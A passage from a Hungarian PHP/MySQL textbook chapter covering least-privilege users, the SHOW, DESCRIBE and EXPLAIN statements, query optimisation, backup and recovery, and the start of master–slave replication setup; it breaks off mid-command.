Érdemes azzal kezdeni, hogy kizárolág a webes kapcsolatok céljára létrehozunk egy különleges felhasználót. Így lehetőségünk lesz arra, hogy csak a lehető legszűkebb jogosultsággal ruházzuk fel, és ne adjunk ennek a felhasználónak például DROP, ALTER vagy CREATE jogosultságot. Csak a katalogus táblákra adjunk neki SELECT, és csak a megrendeles táblákra INSERT jogosultságot! Ismét egy jó példa arra, hogyan alkalmazzuk a legkisebb jogosultság elvét.

- **Figyelmeztetés:** Az előző fejezetben bemutattuk, hogyan lehet a PHP addslashes() és stripslashes() függvényével megszabadítani a karakterláncokat a problémás karakterektől. Fontos, hogy ne feledkezzünk meg erről, és mielőtt bármit elküldenénk a MySQL-nek, hajtsunk rajta végre általános adattisztítást. Emlékezhetünk rá, hogy a doubleval() függvénytel azt ellenőriztük, hogy a numerikus adat ténylegesen numerikus volt-e. Ennek elmulasztása gyakori hiba; az addslashes() használatára még csak-csak szoktak emlékezni a programozók, ám a numerikus adatok ellenőrzését gyakran elfelejtik.

Minden esetben ellenőriznünk kell a felhasználóktól érkező minden adatot. Még akkor is, ha HTML űrlapunk csak jelölőnégyzetekből és választógombokból áll, megváltoztathatják az URL-t, hogy megpróbálják feltörni kódunkat. Ugyanígy érdekes a bejövő adatok méretét is ellenőrizni.

Amennyiben a felhasználók adatbázisunkban eltárolandó jelszavakat vagy más bizalmas információkat gépelnek be, ne feledjük, hogy a böngésző egyszerű szövegként továbbítja azokat a kiszolgálónak – kivéve, ha Secure Sockets Layer (SSL) kapcsolatot használunk! Erről részletesebben olvashatunk majd könyvünk egy későbbi részében.

További információk begyűjtése az adatbázisokról

Idáig a SHOW és a DESCRIBE utasítást használtuk annak kiderítésére, milyen táblákból áll adatbázisunk, és milyen oszlopok találhatók ezekben a táblákban. A következőkben röviden áttekintjük, milyen más módokon használhatjuk ezeket, illetve az EXPLAIN utasítást arra, hogy további információt szerezzünk a SELECT művelet végrehajtásával.

Információszerzés a SHOW utasítással

A korábbiakban a

```
SHOW TABLES;
utasítással kaptuk meg az adatbázisban lévő táblák listáját.
```

A

```
SHOW DATABASES;
utasítás az elérhető adatbázisok listáját adja. Ha ez megvan, a SHOW TABLES utasítással az ezek közül kiválasztott valamely adatbázis tábláinak listáját jeleníthetjük meg:
```

SHOW TABLES FROM konyvek;

Amikor adatbázis meghatározása nélkül használjuk a SHOW TABLES utasítást, az aktuálisan használt adatbázisra fog vonatkozni.

Ha már tudjuk, milyen táblák vannak, a következőképpen kapjuk meg az oszlopok listáját:

SHOW COLUMNS FROM megrendelesek FROM konyvek;

Ha kihagyjuk az adatbázis nevét, a SHOW COLUMNS utasítás az aktuálisan használt adatbázisra fog vonatkozni.

Használhatjuk a `tabla.oszlop` megjelölést is:

SHOW COLUMNS FROM konyvek.megrndelesek;

A SHOW utasítás egy másik igen hasznos változatával kideríthető, hogy milyen jogosultságokkal bír egy adott felhasználó. A

SHOW GRANTS FOR bookorama;

utasítás az alábbi eredménnyel jár:

```
+-----+  
| Grants for bookorama@% |  
+-----+  
| GRANT USAGE ON *.* TO 'bookorama'@'%'  
| IDENTIFIED BY PASSWORD '*1ECE648641438A28E1910D0D7403C5EE9E8B0A85'  
| GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER  
| ON 'konyvek'.* TO 'bookorama'@'%'  
+-----+
```

Az itt látható GRANT utasítások nem szükségszerűen azok, amelyekkel az adott felhasználó megkapta meglévő jogosultságait, inkább olyan egyenértékű utasítások összefoglalása, amelyek a felhasználó jelenlegi jogosultsági szintjét eredményeznek.

A SHOW utasítás számtalan más változatban használható, valójában több mint harminc különböző változata létezik.

A gyakrabban használtakat a 12.7 táblázatban láthatjuk. A teljes listáért olvassunk bele a MySQL kézikönyvbe (<http://dev.mysql.com/doc/refman/5.1/en/show.html>)! A [LIKE_vagy_WHERE] táblázatbeli összes előfordulása esetén megröbálhatunk mintát vagy kifejezést illeszteni a LIKE, illetve a WHERE használatával.

12.7 táblázat: A SHOW utasítás szintaktikája

Változat

SHOW DATABASES [LIKE_vagy_WHERE]
SHOW [OPEN] TABLES [FROM adatbazis]
[LIKE_vagy_WHERE]
SHOW [FULL] COLUMNS FROM tabla [FROM
adatbazis] [LIKE_vagy_WHERE]

SHOW INDEX FROM tabla [FROM
adatbazis]

SHOW [GLOBAL | SESSION] STATUS [LIKE_vagy_WHERE]

SHOW [GLOBAL|SESSION] VARIABLES
[LIKE_vagy_WHERE]

SHOW [FULL] PROCESSLIST

Leírás

Az elérhető adatbázisok listáját jeleníti meg.

Az aktuálisan használt vagy az `adatbazis` nevű adatbázis tábláinak listáját jeleníti meg.

Az aktuálisan használt vagy a megnevezett adatbázis egy adott táblájának összes oszlopát listázza ki. A SHOW COLUMNS helyett a SHOW FIELDS is használható.

Az aktuálisan használt vagy az `adatbazis` nevű adatbázis egy adott tábláján lévő indexek részleteit mutatja. Használható helyette a SHOW KEYS is.

A rendszerek, például a futó szálak számáról ad tájékoztatást. A LIKE mellékággal az elemek neveire lehet illeszteni, a „Thread%” például a „Threads_cached”, „Threads_connected”, „Threads created” és „Threads running” elemeknek felel meg.

A MySQL rendszerváltozók nevét és értékét jeleníti meg (például verziósárm).

A rendszeren aktuálisan futó folyamatokat – vagyis az éppen végre-hajtott lekérdezéseket – jeleníti meg. A felhasználók többsége csak saját szálait láthatja, de PROCESS jogosultsággal bárki folyamataira – így akár lekérdezésekben lévő jelszavakra is – ránézhetnek. Az opcionális FULL kulcsszó használatakor a teljes lekérdezések jelennek meg.

Változat

```
SHOW TABLE STATUS [FROM adatbazis]
[LIKE_vagy_WHERE]

SHOW GRANTS FOR felhasznalo

SHOW PRIVILEGES

SHOW CREATE DATABASE adatbazis

SHOW CREATE TABLE tabla_neve

SHOW [STORAGE] ENGINES

SHOW INNODB STATUS

SHOW WARNINGS [LIMIT [eltolas,]
sorok_szama]

SHOW ERRORS [LIMIT [eltolás,] sorok_
szama]
```

Leírás

Az aktuálisan használt vagy az *adatbazis* nevű adatbázis összes táblájáról közöl információkat. (Az adatbázist dzsókerkarakter használatával is meghatározhatjuk.) Az információk között megtaláljuk a tábla típusát és az utolsó frissítése időpontját.

A *felhasznalo* nevű felhasználó jelenlegi jogosultsági szintjének ki- osztásához szükséges GRANT utasításokat jeleníti meg.

A kiszolgáló által támogatott különböző jogosultságokat jeleníti meg.

A meghatározott adatbázist létrehozó CREATE DATABASE utasítást jeleníti meg.

A meghatározott táblázatot létrehozó CREATE TABLE utasítást jeleníti meg.

Az adott telepítésnél elérhető tárolómotorokat jeleníti meg, illetve jelzi, melyik az alapértelmezett. (A tárolómotorokkal részletesen foglalkozunk a *Haladó MySQL-programozás* című 13. fejezetben.)

Az InnoDB tárolómotor aktuális állapotáról jelenít meg adatokat.

Az utoljára végrehajtott utasítás által generált hibákat, figyelmezteséket vagy üzeneteket jeleníti meg.

Az utoljára végrehajtott utasítás által generált hibákat jeleníti meg.

Információszerzés oszlopokról a DESCRIBE utasítással

A SHOW COLUMNS utasítás alternatívájaként rendelkezésünkre áll a DESCRIBE utasítás is, amely igen hasonló az Oracle (egy másik RDBMS) DESCRIBE utasításához. Alapvető szintaktikája a következő:

```
DESCRIBE tabla [oszlop];
```

Az utasítás a tábla minden oszlopáról, illetve – az oszlop meghatározása esetén – egy adott oszlopról ad információt. Az oszlopnévben tetszés szerint használhatunk dzsókerkaraktereket.

A lekérdezések működésének megismerése az EXPLAIN utasítással

Az EXPLAIN utasítás kétféleképpen használható. Egyik formája:

```
EXPLAIN tabla;
```

Ez a parancs ekkor a DESCRIBE tabla vagy a SHOW COLUMNS FROM tabla utasításhoz hasonló eredményt ad.

A második és sokkal érdekesebb használati mód esetén az EXPLAIN látni engedi számunkra, pontosan miként értékel ki a MySQL egy adott SELECT lekérdezést. Ehhez nem kell mást tennünk, mint egyszerűen az EXPLAIN szót beírni a megfelelő SELECT utasítás elé.

Az EXPLAIN utasítás akkor nyer igazán értelmet, amikor összetett lekérdezést próbálunk működésbe hozni, és egyértelműen látszik, hogy valami nem stimmel, vagy amikor egy lekérdezés feldolgozása a kelletténél sokkal tovább tart. Ha komplex lekérdezést írnunk, az EXPLAIN parancs segítségével előzetesen, a lekérdezés tényleges futtatása előtt ellenőrizhetjük. Az utasítástól visszakapott kimenet alapján szükség esetén átdolgozhatjuk az SQL kódot, hogy optimalizáljuk. A fentiek miatt az EXPLAIN parancs egyben ügyes tanulási eszköz is.

Próbáljuk meg például a következő lekérdezést lefuttatni a Book-O-Rama adatbázison:

```
EXPLAIN
SELECT vasarlok.nev
FROM vasarlok, megrendelesek, rendelesi_tetelek, konyvek
WHERE vasarlok.vasarloid = megrendelesek.vasarloid
AND megrendelesek.rendelesid = rendelesi_tetelek.rendelesid
AND rendelesi_tetelek.isbn = konyvek.isbn
AND konyvek.cim like '%Java%';
```

A lekérdezés az alábbi kimenetet adja. (Azért függőlegesen jelenítjük meg, mert a táblázat sorai túl szélesek ahhoz, hogy elférjenek könyvünk oldalain. Ha pontosvessző helyett \G-vel zárajuk a lekérdezést, akkor kapjuk ezt a formátumot.)

```
***** 1. row *****
    id: 1
  select_type: SIMPLE
      table: megrendelesek
      type: ALL
possible_keys: PRIMARY
    key: NULL
  key_len: NULL
    ref: NULL
   rows: 4
  Extra:
***** 2. row *****
    id: 1
  select_type: SIMPLE
      table: rendelesi_tetelek
      type: ref
possible_keys: PRIMARY
    key: PRIMARY
  key_len: 4
    ref: konyvek.megrendelesek.rendelesid
   rows: 1
  Extra: Using index
***** 3. row *****
    id: 1
  select_type: SIMPLE
      table: vasarlok
      type: ALL
possible_keys: PRIMARY
    key: NULL
  key_len: NULL
    ref: NULL
   rows: 3
  Extra: Using where; Using join buffer
***** 4. row *****
    id: 1
  select_type: SIMPLE
      table: konyvek
      type: eq_ref
possible_keys: PRIMARY
    key: PRIMARY
  key_len: 13
    ref: konyvek.rendelesi_tetelek.isbn
   rows: 1
  Extra: Using where
```

A kimenet elsőre kicsit zavarosnak tűnhet, de nagyon hasznos lehet. Vizsgáljuk meg egyenként a táblázat oszlopait! Az első, az id oszlop azon lekérdezésen belüli SELECT utasítás azonosító számát adja meg, amelyre a sor hivatkozik. A select_type oszlop a használt lekérdezés típusát mutatja meg. Az oszlop lehetséges értékeit a 12.8 táblázatban láthatjuk.

12.8 táblázat: Az EXPLAIN utasítás kimenetében szereplő, lehetséges Select-típusok

Típus	Leírás
SIMPLE	Egyszerű SELECT, mint amilyen példánkban is szerepel.
PRIMARY	Egymásba ágyazott lekérdezések és uniÓk használata esetén a külöS (első) lekérdezés.

Típus	Leírás
UNION	Második vagy későbbi lekérdezés unióban.
DEPENDENT UNION	Második vagy későbbi lekérdezés unióban, az elsődleges lekérdezéstől függő.
UNION RESULT	UNION eredménye.
SUBQUERY	Belső egymásba ágyazott lekérdezés.
DEPENDENT SUBQUERY	Belső egymásba ágyazott lekérdezés, amely az elsődleges lekérdezéstől függ (azaz korrelált lekérdezés).
DERIVED	FROM mellékágban használt, egymásba ágyazott lekérdezés.
UNCACHEABLE SUBQUERY	Olyan egymásba ágyazott lekérdezés, amelynek eredménye nem gyorsítótárazható, így minden egyes sorhoz újra ki kell értékelni.
UNCACHEABLE UNION	Második vagy későbbi lekérdezés unióban, amely nem gyorsítótárazható egymásba ágyazott lekérdezéshez tartozik.

A table oszlop egyszerűen a lekérdezés megválasztásához használt táblákat sorolja fel. Az eredmény minden egyes sora arról tájékoztat, hogyan használja a lekérdezés az adott táblát. Jelen példában azt láthatjuk, hogy a `megrendelesek`, a `rendelesi_tetelek`, a `vasarlok` és a `konyvek` tábla volt érintett. (Ezt már korábban, a lekérdezésre nézve is megállapíthattuk.)

A type oszlop azt mutatja, hogyan lesz felhasználva a tábla a lekérdezés összekapcsolásában. Az oszlop által felvethető értékek készletét a 12.9 táblázat mutatja. Az ott szereplő értékek a lekérdezés végrehajtásának sebessége szerint a leggyorsabbtól a leglassabbig terjednek. A táblázatból következtethetünk, hogy hány sort kell az egyes táblákból a lekérdezés végrehajtásához beolvasni.

12.9 táblázat: Az EXPLAIN utasítás kimenetében szereplő, lehetséges összekapcsolási típusok

Típus	Leírás
const vagy system	A táblából egyetlen beolvasás történik. Ez akkor lehetséges, ha a tábla pontosan egy sorból áll. Rendszertábla esetén a <code>system</code> , más esetben a <code>const</code> típust használja.
eq_ref	Az összekapcsolásban szereplő más táblák minden sorkészletéhez (set of row) egyetlen sort olvasunk be ebből a táblából. Ez a típus jön szóba, amikor az összekapcsolás a táblán lévő index minden részét használja, és az <code>index UNIQUE</code> , vagy az az elsődleges kulcs.
fulltext	<code>fulltext</code> index használatával végrehajtott összekapcsolás.
ref	Az összekapcsolásban szereplő más táblák minden sorkészletéhez a tábla megfelelő sorkészletét olvassuk be. Ezt a típust akkor használjuk, amikor az összekapcsolás nem tud az összekapcsolási feltétel alapján egyetlen sort kiválasztani – vagyis amikor csak a kulcs egy részét használjuk az összekapcsolásban, vagy a kulcs nem <code>UNIQUE</code> , vagy nem az az elsődleges kulcs.
ref_or_null	Olyan, mint a <code>ref</code> lekérdezés, de a MySQL <code>NULL</code> sorokat is keres. (Ezt a típust elsősorban egymásba ágyazott lekérdezésekben használjuk.)
index_merge	Az Index Merge egy különleges optimalizálás használatát jelzi.
unique_subquery	Egyes <code>IN</code> egymásba ágyazott lekérdezésekben, ahol egy egyedi sort kapunk vissza, erre az összekapcsolási típusra cseréljük a <code>ref</code> típust.
index_subquery	A <code>unique_subquery</code> összekapcsolási típushoz hasonló, de indexelt, nem egyedi egymásba ágyazott lekérdezésekre való.
range	Az összekapcsolásban szereplő más táblák minden sorkészletéhez a tábla azon sorkészletét olvassuk be, amely egy adott tartományba esik.
index	A teljes index beolvasott (scanned).
ALL	A tábla minden sora beolvasott.

Az előző példában láthatjuk, hogy az egyik táblát (`konyvek`) `eq_ref` típus használatával kapcsolták össze, egy másikat (`rendelesi_tetelek`) a `ref` típussal, két másikat (`megrendelesek` és `vasarlok`) pedig az `ALL` típussal – vagyis a tábla minden egyes sorát megnézve.

A rows oszlop is ezt támasztja alá: (nagyjából) azt a számot adja meg, ahány sort az adott táblában az összekapcsolás végrehajtásához be kell olvasnia a MySQL-nek. Ezeket a számokat összeszorozva megkapjuk a lekérdezés végrehajtásához megvizsgált sorok teljes számát. Azért kell összeszorozni a számokat, mert az összekapcsolás olyan, mint a különböző táblákban

lévő sorok szorzata. További részletekért lapozzunk vissza a *Munka MySQL adatbázisunkkal* című 10. fejezethez! Ne feledjük, hogy ez a megvizsgált, nem pedig a visszaadott sorok száma, és csupán becslés; a lekérdezés véghajtása nélkül a MySQL nem tudja a pontos számot meghatározni.

Nyilvánvalóan minél kisebb tudjuk tenni ezt a számot, annál jobb. Egyelőre elhanyagolható mennyiségi adat található adatbázisunkban, de ha az adatbázis mérete növekedni kezd, a lekérdezés véghajtási ideje is nöni fog. Erre a kérdésre rövidek visszatérünk majd.

A `possible_keys` oszlop – ahogyan azt neve is sugallja – a MySQL által a tábla összekapcsolásához használt kulcsokat mutatja. Példánkban azt láthatjuk, hogy a lehetséges kulcsok mind `PRIMARY`, azaz elsőleges kulcsok.

A `key` oszlop vagy a MySQL által ténylegesen használt táblából származó kulcsot vagy `NULL` értéket tartalmaz (amennyiben nem volt kulcs). Figyeljük meg, hogy bár a `vasarlok` és a `megrendelesek` táblához tartoznak lehetséges elsőleges kulcsok, a lekérdezéshez ezek nem lettek felhasználva!

A `key_len` oszlop a használt kulcs hosszát mutatja. Ebből az értékből megállapíthatjuk, hogy csak a kulcs egy része lett-e felhasználva. A kulcs hosszúsága akkor válik fontossá, amikor egynél több oszlopból álló kulcsokkal dolgozunk. Példánkban a teljes kulcs lett felhasználva.

A `ref` oszlop azokat az oszlopokat mutatja, amelyeket a kulccsal együtt a tábla sorainak kiválasztásához használtunk.

És végül: az `Extra` oszlop az összekapcsolás véghajtásának módjáról közöl többi információt. A 12.10 táblázatban az oszlop néhány lehetséges értékét láthatjuk. A több mint 15 lehetséges érték teljes listáját a MySQL kézikönyvben találjuk (<http://dev.mysql.com/doc/refman/5.1/en/using-explain.html>).

12.10 táblázat: Az EXPLAIN utasítás kimenetében szereplő Extra oszlop néhány lehetséges értéke

Érték	Jelentés
<code>Distinct</code>	Az első megfelelő sor megtalálása után a MySQL abbahagyja a keresést.
<code>Not exists</code>	A lekérdezés a <code>LEFT JOIN</code> használatára lett optimalizálva.
<code>Range checked for each record</code>	A MySQL az összekapcsolásban szereplő más táblák minden sorkészletéhez megpróbálja megtalálni a legjobban használható indexet, ha van ilyen.
<code>Using filesort</code>	Két illesztésre van szükség az adatok rendezéséhez. (Ez a művelet nyilvánvalóan kétszerannyi ideig tart.)
<code>Using index</code>	A táblákból származó minden információ az indexből jön; vagyis a sorok tényleges ellenőrzése nem történik meg.
<code>Using join buffer</code>	A táblák beolvasása az összekapcsolási puffer használatával részekben történik; majd a sorokat a pufferból kinyerve megy végbe a lekérdezés.
<code>Using temporary</code>	Ideiglenes tábla létrehozására van szükség a lekérdezés véghajtásához.
<code>Using where</code>	A sorok kiválasztása WHERE mellékág használatával történik.

Az EXPLAIN utasítás kimenetében észrevett hibákat többféleképpen orvosolhatjuk. Először is ellenőrizhetjük az oszloptípusokat, és meggyőződhetünk arról, hogy megegyezők-e. Ez különösen igaz az oszlopok szélességére. Az indexek nem használhatók különböző szélességű oszlopok párosítására. Ezen a problémán úgy segíthetünk, ha módosítjuk a párosítani kívánt, de eltérő szélességű oszlopok típusát, vagy ha már az adatbázis tervezésének elején tekintettel vagyunk erre.

Másodsorban utasíthatjuk az összekapcsolás-optimalizálót, hogy vizsgálja meg a kulcseloszlásokat, és tegye hatékonyabbá az összekapcsolásokat. A myisamchk segédalkalmazást vagy az ANALYZE TABLE utasítást használhatjuk erre – a kettő egyenértékű. Az alábbiakat begépelve hívhatjuk meg a segédalkalmazást:

```
myisamchk --analyze path:tomysqldatabase/table
```

Több táblát is ellenőrizhetünk, ha felsoroljuk öket a parancssorban, vagy az alábbi utasítást adjuk ki:

```
myisamchk --analyze path:tomysqldatabase/*.MYI
```

A következő utasítás futtatásával az adatbázis minden tábláját ellenőrizhetjük:

```
myisamchk --analyze path:tomysqldatabase/*/*.MYI
```

A másik lehetőség, ha a MySQL monitoron belül az ANALYZE TABLE utasításnál felsoroljuk a táblákat:

```
analyze table vasarlok, megrendelesek, rendelesi_tetelek, konyvek;
```

Harmadsorban mérlegelhetjük annak lehetőségét, hogy új indexet adunk a táblához. Ha a lekérdezés lassú vagy gyakori, érdemes komolyan elgondolkodni ezen a javítási lehetőségen. Amennyiben olyan egyszeri lekérdezésről van szó, amelyet soha az életben nem fogunk még egyszer használni – például a főnökünk által kérte, valamilyen bonyolult jelentésről –, akkor az minden bizonnal nem fogja megérni az erőfeszítést, mert más dolgokat lelassíthat.

Ha az EXPLAIN utasítás kimenetének possible_keys oszlopa néhány NULL értéket tartalmaz, azzal javíthatjuk a lekérdezés teljesítményét, hogy indexet adunk a kérdéses táblához. Ha a WHERE mellékágban használt oszlop indexelésre megfelelő, a következőképpen hozhatjuk létre az új indexet az ALTER TABLE utasítással:

```
ALTER TABLE tabla ADD INDEX (oszlop);
```

Adatbázisunk optimalizálása

Az előbbi lekérdezés-optimalizálási tippeken túlmenően számos olyan dolgot tehetünk, amellyel általánosságban növeljük MySQL adatbázisunk teljesítményét.

Optimálisra tervezés

Az alapvető az, hogy adatbázisunkban minden a lehető legkisebb legyen. Ezt a cél - legalábbis részben - a redundanciát minimalizálni kell, megfelelő tervezéssel érhetjük el. Szintén ezt szolgálja, ha a lehető legkisebb adattípus használjuk az oszlopokhoz. Ahol lehetséges, minimalizáljuk a NULL értékű oszlopok számát, és tegyük az elsődleges kulcsot a lehető legrövidebbé!

Ha lehet, kerüljük a változó hosszúságú oszlopokat (így a VARCHAR, TEXT és BLOB típusúak) használatát! A rögzített hosszúságú mezőkkel rendelkező táblákkal gyorsabban dolgozhatunk, bár az igaz, hogy valamivel több helyet foglalnak el.

12

Jogosultságok

Az EXPLAIN utasítással foglalkozó részben említett tanácsok mellett a jogosultságok egyszerűsítésével is növelhetjük a lekérdezések sebességét. Korábban már szó volt arról, hogy végrehajtásuk előtt a jogosultsági rendszer ellenőrzi a lekérdezéseket. Minél egyszerűbb ez a folyamat, annál gyorsabban fog lefutni a lekérdezés.

Táblaoptimalizálás

Egy hosszabb ideje használatban lévő táblát a frissítések és törlések feldolgozása már töredezetté tehetett. A töredezettség megnöveli a táblában a keresési időt. Az

```
OPTIMIZE TABLE tabla_neve;
```

utasítással vagy a parancssorba a következőket begépelve:

```
myisamchk -r tabla
segíthetünk ezen a problémán.
```

A myisamchk segédalkalmazással a következőképpen rendezhetjük egy tábla indexét, illetve adatait az adott index szerint:

```
myisamchk --sort-index --sort-records=1 path\mysql\data\directory/*/*.MYI
```

Indexek használata

Ahol szükséges, indexek használatával gyorsíthatjuk lekérdezéseinket. Örizzük meg indexeink egyszerűségét, és ne hozzunk létre olyanokat, amilyeneket lekérdezéseink nem használnak! Ahogy korábban már említettük, az EXPLAIN utasítás futtatásával állapíthatjuk meg, hogy mely indexek vannak használatban.

Alapértelmezett értékek használata

Ahol lehetséges, használunk alapértelmezett értékeket az oszlopokban, és csak akkor szűrjunk be adatokat, ha azok az alapértelmezettől eltérők! Ezzel csökkenhető az INSERT utasítás végrehajtásához szükséges idő.

További tippek

Sok más apró finomsággal javíthatjuk adatbázisunk teljesítményét, illetve kezelhetünk egyedi igényeket. A MySQL weboldalon számos jó tanácsot találunk erre vonatkozóan (<http://www.mysql.com>).

Biztonsági mentés készítése MySQL adatbázisunkról

A biztonsági mentés készítésének többféle módszere létezik MySQL-ben. Az egyik lehetőség, hogy a fizikai állományok másolásának idejére zároljuk a táblákat. Ezt a `LOCK TABLES` parancssal tehetjük meg, amely az alábbi szintaktikát követi:

```
LOCK TABLES tabla zarolas_tipusa [, tabla zarolas_tipusa ...]
```

A `tabla` helyére a zárolni kívánt tábla (illetve táblák) neve kerül, a `zarolas_tipusa` pedig `READ` vagy `WRITE` lehet. Biztonsági mentés készítéséhez csak olvasási zárolásra van szükség. A

```
FLUSH TABLES;
```

parancs futtatásával megbizonyosodhatunk arról, hogy a biztonsági mentés létrehozása előtt az indexek minden változását lemezre írtuk.

A biztonsági mentés elkészítése közben a felhasználók és a kódok továbbra is futtathatnak csak olvasható lekérdezéseket. Ha számos olyan lekérdezéssel dolgozunk, amelyek módosítják az adatbázist (ilyenek lehetnek például az ügyfelek megrendelései), akkor nem célszerű ezt a megoldást választanunk.

A második – és egyben ajánlott – módszer a `mysql_dump` parancs használata. A parancsot az operációs rendszer parancssorából adjuk ki, és jellemzően valahogy így néz ki:

```
mysql_dump --opt --all-databases > all.sql
```

Ez az adatbázis újbóli előállításához szükséges minden SQL kódot az `all.sql` nevű fájlba pakol.

Ezt követően egy pillanatra le kell állítanunk a `mysqld` folyamatot, majd a `--log-bin [=logfile]` beállítással újból el kell indítani azt. A naplófájban tárolt frissítésekkel kapjuk meg a `mysql_dump` parancs használata óta végbement változtatásokat. (A naplófájlok ról természetesen bármilyen biztonsági mentés készítése esetén gondoskodnunk kell.)

A harmadik lehetséges módszer a `mysqlhotcopy` kód használata. A következőképpen hívhatjuk meg:

```
mysqlhotcopy database /path/to/backup
```

Ez után követünk kell az adatbázis elindításának és leállításának korábban bemutatott folyamatát.

A biztonsági mentés készítésének (és a feladatátvételnek) utolsó lehetséges módszere az adatbázis egy replikált másolatának működtetése. A replikációval a fejezet egy későbbi részében foglalkozunk majd.

MySQL adatbázisunk helyreállítása

Ha helyre kell állítanunk MySQL adatbázisunkat, ismét csak több lehetséges megközelítés közül választhatunk. Amennyiben a problémát sérült tábla okozza, futassuk a `myisamchk` utasítást – `r` (repair, azaz javítás) beállítással!

Ha a biztonsági mentés létrehozásához az előző rész első módszérét választottuk, másoljuk vissza az adatfájlokat egy új MySQL-telepítésben ugyanarra a helyre!

Ha a második megközelítést alkalmaztuk a biztonsági mentéshez, több lépés vár ránk. Először is le kell futtatnunk a `dump` fájlból a lekérdezéseket. Ez a lépés előállítja az adatbázisnak azt az állapotát, amelynél a fájt dumpoltuk. Másodsorban frissíténünk kell az adatbázist a bináris naplóban eltárolt állapotra. Ezt az alábbi parancs futtatásával érhetjük el:

```
mysqlbinlog hostname-bin.[0-9]* | mysql
```

A MySQL biztonsági mentésének és helyreállításának folyamatáról a <http://www.mysql.com> címen elérhető MySQL weboldalon olvashatunk bővebben.

Replikáció megvalósítása

A replikáció nevű technológia lehetővé teszi, hogy több adatbázis szolgáltassa ugyanazokat az adatokat. Ezzel megosztható a terhelés és fokozható a rendszer megbízhatósága; ha az egyik kiszolgáló tönkremegy, a lekérdezések a többin futtathatók lesznek. Beállítás után biztonsági mentések készítésére is használható.

A dolog lényege, hogy legyen egy master típusú szerver, amelyhez több slave típusút adhatunk. minden slave kiszolgáló tükrözi a mastert. Amikor az elején beállítjuk a slave kiszolgálókat, a master kiszolgálón az adott időpillanatban lévő minden adatot átmásolunk. A slave kiszolgálókat ezt követően a master alapján frissíteni kell. A master a bináris naplójából továbbítja a rajta lefuttatott összes lekérdezés részleteit, majd a slave kiszolgálók is alkalmazzák azokat saját adataikra.

Jellemzően úgy használjuk ezt a felállást, hogy az írási lekérdezéseket a master kiszolgálón, az olvasási lekérdezéseket pedig a slave kiszolgálókon futtassuk. Ezt alkalmazásunk logikája követeli meg. Összetettebb architektúrák is lehetségesek, például amelyben több master kiszolgáló dolgozik, mi azonban csak ezzel a legtipikusabb felállással foglalkozunk.

Belátható, hogy a slave kiszolgálók általában nem rendelkeznek annyira naprakész adatokkal, mint a master. Ez minden elosztott adatbázisra igaz.

A master és slave architektúra felépítésének első lépéseként leellenőrizzük, hogy a bináris naplázás be van-e kapcsolva a masteren. A bináris naplázás bekapsolásáról A PHP és a MySQL telepítése című Függelékben olvashatunk.

A my.ini vagy my.cnf fájlunkat a master és a slave kiszolgálókon is szerkeszteni kell. Az előbbi esetén az alábbi beállításokra lesz szükségünk:

```
[mysqld]
log-bin
server-id=1
```

Az első beállítás a bináris naplázást kapcsolja be (ezt már be kellett kapcsolnunk; ha nem tettük meg, kapcsoljuk be most!). A második beállítás egyedi azonosítót ad a master kiszolgálónak. minden slave kiszolgáló is azonosítót igényel, ezért hasonló sort kell hozzáadnunk minden slave my.ini/my.cnf fájljához. Ügyeljünk, hogy a számok egyediek legyenek! Az első slave azonosítójára legyen – mondjuk – server-id=2; a másodiké server-id=3 stb.

A master kiszolgáló beállítása

A master kiszolgálón létre kell hoznunk egy felhasználót, amivel a slave kiszolgálók csatlakozni tudnak. A slave kiszolgálókhöz egy különleges, replication slave nevű jogosultsági szint tartozik. A kiinduló adattovábbítás tervezett módjától függően átmennetileg további jogosultságok megadására is szükség lehet.

Az esetek többségében adatbázis-pillanatfelvételt fogunk használni az adatok átadására, és ekkor csak a különleges replication slave jogosultságra van szükség. Ha úgy döntünk, hogy a LOAD DATA FROM MASTER parancssal továbbítjuk az adatokat, a felhasználónak RELOAD, SUPER és SELECT jogosultságra is szüksége lesz, de csak a kiinduló beállításhoz. (Erről az utasításról a következő részben olvashatunk bővebben.) A 9. fejezetben megismert, legkisebb jogosultság elve alapján vissza kell vonni ezeket a jogosultságokat, amint a rendszer már felállt érhet.

Hozzunk létre egy felhasználót a master kiszolgálón! Bármilyen felhasználói nevet és jelszót adhatunk neki, de jegyezzük fel! Példánkban a rep_slave nevet adjuk a felhasználónak:

```
grant replication slave
on *.*
to 'rep_slave'@'%' identified by 'jelszo';
Nyilvánvalóan valamilyen más jelszót kell választanunk.
```

A kezdeti adatátvitel megvalósítása

Többféleképpen átvihetjük az adatokat a master kiszolgálóról a slave-re. A legegyszerűbb a slave kiszolgálók beállítása (ezt a következő részben mutatjuk be), majd a LOAD DATA FROM MASTER utasítás futtatása. Ennek a megközelítésnek az a szépséghibája, hogy az adatátvitel idejére zárolja a master tábláit, és mivel ez némi időt vehet igénybe, használatát nem ajánljuk. (Csak akkor érdemes ezt a módszert választani, ha MyISAM táblákat használunk.)

Általában jobban járunk, ha az adott időpontban pillanatfelvételt készítünk az adatbázisról. A fejezet korábbi részében, a biztonsági mentések létrehozásához használt eljárásoknál már megmutattuk, hogyan tehetjük meg ezt. Először is flusholjuk a táblákat a következő utasítással:

```
FLUSH TABLES WITH READ LOCK;
```

Az olvasási zárolás indoka, hogy fel kell jegyeznünk a szerver bináris naplójában azt a helyet, ahol a pillanatfelvételt készítettük. Az alábbi utasítás futtatásával tehetjük meg ezt:

```
SHOW MASTER STATUS;
```

Ennek eredményeképpen a következőhöz hasonló kimenetet kell kapnunk:

File	Position	Binlog_Do_DB	Binlog_Ignore_DB
laura-ltc-bin.000001	95		

Jegyezzük fel a File és a Position mező értékét; a slave kiszolgálók beállításához szükség lesz ezekre.

Most készítsük el a pillanatfelvételt, majd oldjuk fel a táblák zárolását a következő utasítással:

```
unlock tables;
```

Amennyiben InnoDB táblákkal dolgozunk, a legegyszerűbb az InnoDB Hot Backup eszköz használata, amely az Innobase Oy oldalán érhető el (<http://www.innodb.com>). Mivel nem ingyenes szoftverről van szó, számlunk kell licencköltséggel. Megtehetjük azt is, hogy az itt bemutatott eljárást követjük, és a táblák zárolásának feloldása előtt kikapcsoljuk a MySQL szervert, és a replikálni kívánt adatbázis teljes könyvtárát lemásoljuk, majd újraindítjuk a kiszolgálót, és feloldjuk a táblák zárolását.

A slave kiszolgáló vagy kiszolgálók beállítása

Két lehetőség közül választhatunk a slave kiszolgáló(k) beállításakor. Ha készítettünk adatbázisunkról pillanatfelvételt, kezdjük azzal, hogy a slave kiszolgálóra telepítjük!

Ezt követően futtassuk a slave kiszolgálón a következő lekérdezéseket:

```
change master to
